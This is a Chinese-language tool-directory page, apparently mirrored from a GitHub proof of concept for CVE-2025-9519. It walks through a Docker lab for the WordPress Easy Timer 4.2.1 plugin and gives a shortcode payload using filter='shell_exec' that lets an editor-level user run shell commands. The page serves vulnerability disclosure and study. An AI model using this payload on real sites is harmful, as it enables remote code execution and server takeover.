Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
工具/GitHubGitHub/nimisha17/poc-cve-2025-9519
漏洞分析漏洞利用Web应用程序漏洞利用Web安全渗透测试
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

针对 CVE-2025-9519 的概念验证漏洞利用,演示了通过精心构造的短代码过滤器在 WordPress Easy Timer 插件中实现远程代码执行,并附带基于 Docker 的搭建环境。

查看仓库
21210个月前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

Easy Timer v4.2.1 -

前提条件

  • 已安装 Docker Engine
  • 已安装 Docker Compose

请参阅官方 Docker 文档进行安装:Docker Engine 安装

1. 使用 Docker 启动 WordPress

在您的项目目录中执行:

root@kitploit:~
sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. 设置 WordPress

  1. 访问 http://localhost:8000/
  2. 完成 WordPress 设置

  3. 进入 WordPress 仪表盘 → 插件 → Easy Timer,然后点击 启用。 Screenshot from 2025-10-27 12-52-06
3. 添加具有编辑者权限的新用户

在您的项目目录中执行以下命令:

root@kitploit:~
docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(注意:请替换为您自己选择的用户名、邮箱和密码!)

4. 创建文章

  1. 进入 文章 → 写文章

  2. 插入一个 短代码块,并输入:
root@kitploit:~
[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]
  1. 点击 更新 → 预览文章 以查看计时器执行效果。

⚠️ 注意:请确保您使用的是 短代码块,而不是段落块,以便短代码能够正确渲染。

Screenshot from 2025-10-27 13-36-40


恭喜,您已获得 RCE。 image

调试技巧

  • 检查正在运行的容器:
root@kitploit:~
sudo docker ps


您应该会看到类似以下内容:

Screenshot from 2025-10-27 12-51-08
  • 如果短代码 未渲染:

    1. 进入 外观 → 主题
    2. 启用 Twenty Twenty-Three(或其他默认主题)。
  • 如果访问 http://localhost:8000/ 时提示 数据库未连接:

    1. 等待一两分钟,让数据库完成初始化设置。
下载工具